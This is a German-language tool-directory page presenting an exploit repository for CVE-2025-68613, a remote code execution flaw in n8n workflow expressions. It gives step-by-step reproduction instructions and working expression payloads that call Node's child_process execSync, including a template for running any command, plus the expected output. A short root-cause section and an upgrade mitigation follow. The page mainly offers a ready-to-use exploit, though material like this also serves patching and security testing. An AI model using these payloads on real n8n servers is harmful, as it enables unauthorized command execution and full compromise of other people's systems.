
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
n8n-CVE-2025-68613-exploit — CVE-2025-68613: n8n RCE-Schwachstellen-Exploit und Dokumentation | Kitploit

Tools/GitHubGitHub/wioui/n8n-cve-2025-68613-exploit
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & BildungPayload-Entwicklung
GitHubwioui/n8n-cve-2025-68613-exploit

n8n-CVE-2025-68613-exploit

CVE-2025-68613: n8n RCE-Schwachstellen-Exploit und Dokumentation

Repository anzeigen
1062234vor 10 MonatenVon Kitploit geprüft
Teilen

n8n - CVE-2025-68613: Unzureichende Kontrolle dynamisch verwalteter Code-Ressourcen

Schwachstelle

n8n enthält eine kritische Schwachstelle zur Ausführung von beliebigem Code (Arbitrary Code Execution) im Ausdrucksauswertungssystem von Workflows. Unter bestimmten Bedingungen können Ausdrücke, die von authentifizierten Benutzern während der Workflow-Konfiguration bereitgestellt werden, in einem Ausführungskontext ausgewertet werden, der nicht ausreichend von der zugrunde liegenden Laufzeitumgebung isoliert ist.

Betroffene Versionen

  • Verwundbar: n8n < v1.122.0
  • Behoben: n8n >= v1.122.0

Voraussetzungen

  • Authentifizierter Zugriff auf die n8n-Instanz
  • Möglichkeit, Workflows zu erstellen/bearbeiten

Schritte zur Reproduktion

1. Neuen Workflow erstellen

  • Klicken Sie auf „Add workflow"

2. Knoten hinzufügen

  • Fügen Sie den Knoten „Manual Trigger" hinzu
  • Fügen Sie den Knoten „Set" hinzu (mit dem Trigger verbunden)

3. Payload konfigurieren

  • Klicken Sie auf den Knoten „Set"
  • Klicken Sie auf „Add Value" → Wählen Sie „String"
  • Benennen Sie das Feld „result"
  • Klicken Sie auf das Symbol „=", um den Ausdrucksmodus zu aktivieren

4. Payload einfügen

Fügen Sie diesen Payload in das Ausdrucksfeld ein:


{{ (function(){ return this.process.mainModule.require('child_process').execSync('id').toString() })() }}

5. Ausführen

  • Klicken Sie auf „Execute step"
  • Prüfen Sie die Ausgabe des Knotens „Set" auf das Befehlsergebnis

Demonstration des Exploits für CVE-2025-68613

Payload-Beispiele

ID-Befehl:

{{ (function(){ return this.process.mainModule.require('child_process').execSync('id').toString() })() }}

PWD-Befehl:

{{ (function(){ return this.process.mainModule.require('child_process').execSync('pwd').toString() })() }}

Vorlage für benutzerdefinierte Befehle:

{{ (function(){ return this.process.mainModule.require('child_process').execSync('COMMAND').toString() })() }}

Erwartete Ausgabe

Für den id-Befehl:

uid=1000(node) gid=1000(node) groups=1000(node)

Für den pwd-Befehl:

/app

Grundursache

Dem Ausdrucksbewerter fehlt ein Sanitizer, der Funktionsausdrücke am Zugriff auf this.process (das Node.js-Prozessobjekt) hindert, wodurch Zugriff auf Systemmodule möglich ist.

Auswirkungen

  • Ausführung beliebiger Befehle
  • Zugriff auf das Dateisystem
  • Offenlegung von Umgebungsvariablen
  • Vollständige Systemkompromittierung

Gegenmaßnahmen

Upgrade auf n8n v1.122.0 oder höher durchführen.

Referenzen

  • Fix: https://github.com/n8n-io/n8n/commit/08f332015153decdda3c37ad4fcb9f7ba13a7c79
  • Repository: https://github.com/n8n-io/n8n
  • Blogbeitrag: https://blog.ogwilliam.com/post/n8n-rce-vulnerability-cve-2025-68613

Haftungsausschluss: Diese Informationen dienen ausschließlich Sandbox- und Bildungszwecken. Die nicht autorisierte Nutzung dieser Informationen zur Ausnutzung von Systemen ist illegal und unethisch. Holen Sie stets die entsprechende Genehmigung ein, bevor Sie Schwachstellen testen oder ausnutzen.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    516
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    355
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    315
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    303
  • 6

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    285

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




